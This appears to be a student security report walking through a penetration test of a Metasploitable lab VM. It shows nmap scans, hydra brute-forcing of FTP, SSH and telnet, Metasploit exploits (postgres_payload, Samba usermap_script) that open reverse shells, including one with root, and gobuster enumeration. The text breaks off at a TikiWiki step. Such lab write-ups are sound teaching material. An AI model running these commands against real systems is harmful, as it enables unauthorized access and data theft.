Information security report

[Metaspliotable machine]

Team members:

1- Abdelrahman Khaled Abdallah Hamed [ID: 2021170914][Cyber-security]
2- Abdelrahman Mohamed Yehia Sohsah [ID : 2021170916][Cyber-security]
3- Ahmed Khaled Mohamed Mahmoud [ID : 2021170852][AI]
4- Youssef Tamer Mahmoud Eldeeb [ID : 2021170891][AI]

• Summary

This system's services{SSH,TELNET,FTP,HTTP,SMB,MYSQL,POSTGRESQL} are vulnerable to brute force attacks due to default credentials and old versions .

• Prove of concept

To reproduce this vulnerability you will need to :

1- Scan the machine using nmap to know the running services and the port its running on

```
┌──(root㉿kali)-[/home/test_abdo]
└─# nmap -sC -sV 192.168.1.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-25 03:40 EST
Stats: 0:00:26 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 03:41 (0:00:07 remaining)
Stats: 0:00:29 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 03:41 (0:00:08 remaining)
Stats: 0:00:42 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 03:41 (0:00:14 remaining)
Stats: 0:00:44 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 03:41 (0:00:16 remaining)
Stats: 0:00:57 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 03:41 (0:00:22 remaining)
Stats: 0:01:04 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 03:42 (0:00:26 remaining)
Stats: 0:02:34 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 03:44 (0:01:11 remaining)
Nmap scan report for 192.168.1.10
Host is up (0.00045s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp?
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet?
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3306/tcp open  mysql?
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2023-12-25T08:45:09+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:F4:ED:0E (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We find {FTP , SSH , SMB , TELNET , HTTP ,MYSQL , POSTGRESQL }

2- Try to brute force **ftp** using hydra automated tool

```
┌──(root㉿kali)-[/home/test_abdo]
└─# hydra -L /home/test_abdo/Downloads/wordlist.txt -P /home/test_abdo/Downloads/wordlist.txt 192.168.1.10 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-25 08:20:37
[DATA] max 16 tasks per 1 server, overall 16 tasks, 81 login tries (l:9/p:9), ~6 tries per task
[DATA] attacking ftp://192.168.1.10:21/
[21][ftp] host: 192.168.1.10   login: postgres   password: postgres
[21][ftp] host: 192.168.1.10   login: postgres   password: postgres
[21][ftp] host: 192.168.1.10   login: msfadmin   password: msfadmin
[21][ftp] host: 192.168.1.10   login: service   password: service
[21][ftp] host: 192.168.1.10   login: user   password: user
[STATUS] 81.00 tries/min, 81 tries in 00:01h, 1 to do in 00:01h, 1 active
1 of 1 target successfully completed, 5 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-25 08:21:40
```

3- Use the credentials to login the system using ftp

```
┌──(root㉿kali)-[/home/test_abdo]
└─# ftp msfadmin@192.168.1.10
Connected to 192.168.1.10.
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.1.10]
331 Password required for msfadmin
Password:
230 User msfadmin logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||3562|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x    6 msfadmin msfadmin     4096 Apr 28  2010 vulnerable
226 Transfer complete
```

4- Now we are sure that the **ftp** is not secured and attacker can easily steal files.

5- Try brute forcing ssh using nmap

```
┌──(root㉿kali)-[/home/test_abdo]
└─# nmap -p 22 --script ssh-brute --script-args userdb=/home/test_abdo/Downloads/wordlist.txt ,passdb=/home/test_abdo/Downloads/wordlist.txt   \\ --script-a
rgs ssh-brute.timeout=4s 192.168.1.10
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 262 guesses in 617 seconds, average tps: 0.4
MAC Address: 08:00:27:F4:ED:0E (Oracle VirtualBox virtual NIC)
```

6- Use the credentials to login the system using **ssh** {do it by using metaspliot auxiliary module(scanner/ssh/ssh_login) then set option rhost->target_ip , rport->22 , set username and password , then run the module}

```
msf6 > search ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                            normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                     normal  No     SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > show options
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set username user
username => user
msf6 auxiliary(scanner/ssh/ssh_login) > set pass
set pass_file  set password
msf6 auxiliary(scanner/ssh/ssh_login) > set password user
password => user
msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 192.168.1.10
rhost => 192.168.1.10
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.1.10:22 - Starting bruteforce
[+] 192.168.1.10:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
 UTC 2008 i686 GNU/Linux '
[*] SSH session 2 opened (192.168.1.35:42725 → 192.168.1.10:22) at 2023-12-25 08:07:34 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type         Information      Connection
  --  ----  ----         -----------      ----------
  2         shell linux  SSH test_abdo @  192.168.1.35:42725 → 192.168.1.10:22 (192.168.1.10)
```

7- Now you will have a secure shell on session 2 open it and you will have full access on the system

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 2
[*] Starting interaction with 2...

whoami
user
/bin/bash -i
bash: no job control in this shell
user@metasploitable:~$ ls
user@metasploitable:~$ la -al
bash: la: command not found
user@metasploitable:~$ ls -al
total 28
drwxr-xr-x 3 user user 4096 2010-05-07 14:38 .
drwxr-xr-x 6 root root 4096 2010-04-16 02:16 ..
-rw------- 1 user user  165 2010-05-07 14:38 .bash_history
-rw-r--r-- 1 user user  220 2010-03-31 06:42 .bash_logout
-rw-r--r-- 1 user user 2928 2010-03-31 06:42 .bashrc
-rw-r--r-- 1 user user  586 2010-03-31 06:42 .profile
drwx------ 2 user user 4096 2010-05-07 14:36 .ssh
user@metasploitable:~$
```

8- Then Brute forcing telnet using hydra you will have users credentials

```
┌──(root㉿kali)-[/home/test_abdo]
└─# hydra -L /home/test_abdo/Downloads/wordlist.txt -P /home/test_abdo/Downloads/wordlist.txt 192.168.1.10 telnet
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-25 08:17:09
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.resto
re
[DATA] max 16 tasks per 1 server, overall 16 tasks, 81 login tries (l:9/p:9), ~6 tries per task
[DATA] attacking telnet://192.168.1.10:23/
[23][telnet] host: 192.168.1.10   login: service   password: postgres
[23][telnet] host: 192.168.1.10   login: 123456789   password: batman
[23][telnet] host: 192.168.1.10   login: 123456789   password: user
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-25 08:18:13
```


9- For the **postgresql** try the metaspliot auxiliary module (scanner/postgres/postgres_login) and set the options as shown then run the module

```
msf6 auxiliary(scanner/postgres/postgres_login) > set -g rhosts 192.168.1.10
rhosts ⇒ 192.168.1.10
msf6 auxiliary(scanner/postgres/postgres_login) > options

Module options (auxiliary/scanner/postgres/postgres_login):

   Name              Current Setting                                Required  Description
   ----              ---------------                                --------  -----------
   ANONYMOUS_LOGIN   false                                          yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                              yes       How fast to bruteforce, from 0 to 5
   DATABASE          template1                                      yes       The database to authenticate against
   DB_ALL_CREDS      false                                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                           no        Skip existing credentials stored in the current database (Accepted: none, u
                                                                              , user&realm)
   PASSWORD                                                         no        A specific password to authenticate with
   PASS_FILE         /usr/share/metasploit-framework/data/wordli    no        File containing passwords, one per line
                     sts/postgres_default_pass.txt
   Proxies                                                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RETURN_ROWSET     true                                           no        Set to true to see query result sets
   RHOSTS            192.168.1.10                                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                                                              cs/using-metasploit.html
   RPORT             5432                                           yes       The target port
   STOP_ON_SUCCESS   false                                          yes       Stop guessing when a credential works for a host
   THREADS           1                                              yes       The number of concurrent threads (max one per host)
   USERNAME                                                         no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordli    no        File containing (space-separated) users and passwords, one pair per line
                     sts/postgres_default_userpass.txt
   USER_AS_PASS      false                                          no        Try the username as the password for all users
```


```
msf6 auxiliary(scanner/postgres/postgres_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.10:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.10:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.10:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.10:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.10:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.10:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.10:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.1.10:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.1.10:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.10:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.10:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.10:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.10:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.10:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.10:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.10:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.10:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.10:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.10:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.10:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

10- To get a session on the **postgresql** and have accesss to the file system you have to use the metaspliot expliot

module(linux/postgre/postgre_payload) and set the options as shown then run and you will have a meterpreter session



```
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.1.35
lhost => 192.168.1.35
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS    192.168.1.10     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.35     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```



```
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.1.35:4444
[*] 192.168.1.10:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/ryVQniPo.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.10
[*] Meterpreter session 1 opened (192.168.1.35:4444 → 192.168.1.10:56020) at 2023-12-25 05:47:50 -0500

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 10:08:46 -0400  PG_VERSION
040700/rwx------  4096  dir   2010-03-17 10:08:56 -0400  base
040700/rwx------  4096  dir   2023-12-25 05:48:12 -0500  global
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_clog
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_multixact
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_twophase
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_xlog
100600/rw-------  125   fil   2023-12-25 03:36:04 -0500  postmaster.opts
100600/rw-------  54    fil   2023-12-25 03:36:04 -0500  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 10:08:45 -0400  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 10:07:45 -0400  server.crt
```

11- Now we will easily gain access on **SMB** by using metaspliot exploit module (exploit/multi/samba/usermap_script) and set rhost = target_ip then run and we get our shell with root privelledge


```
msf6 > search samba

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                         normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                   normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Command Execution
```

```
Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.1.10
rhost => 192.168.1.10
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.1.35:4444
[*] Command shell session 1 opened (192.168.1.35:4444 -> 192.168.1.10:57686) at 2023-12-25 07:13:22 -0500

whoami
root
```


12- To exploit the HTTP you need to have gobuster which is directory brute force automated tool

```
┌──(root㉿kali)-[/home/test_abdo]
└─# gobuster dir -u 192.168.1.10 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.10
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 324]
/.htpasswd           (Status: 403) [Size: 329]
/.htaccess           (Status: 403) [Size: 329]
/cgi-bin/            (Status: 403) [Size: 328]
/index               (Status: 200) [Size: 45]
/index.html          (Status: 200) [Size: 45]
/phpinfo.php         (Status: 200) [Size: 47284]
/phpinfo             (Status: 200) [Size: 47471]
/twiki               (Status: 301) [Size: 352] [--> http://192.168.1.10/twiki/]
Progress: 4614 / 4615 (99.98%)
[ERROR] Get "http://192.168.1.10/server-status": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
```

13- We have twiki which is known of its vulnerabilities {use exploitdb or NSA websites to read about it} lets try to brute force this directory



14- When opening the website and navigate through it we found that the access is forbidden



15- Use metaspliot exploit module (unix/webapp/tikiwiki_graph_fromula_exec) which will allow us to execute php code , set options as shown then run

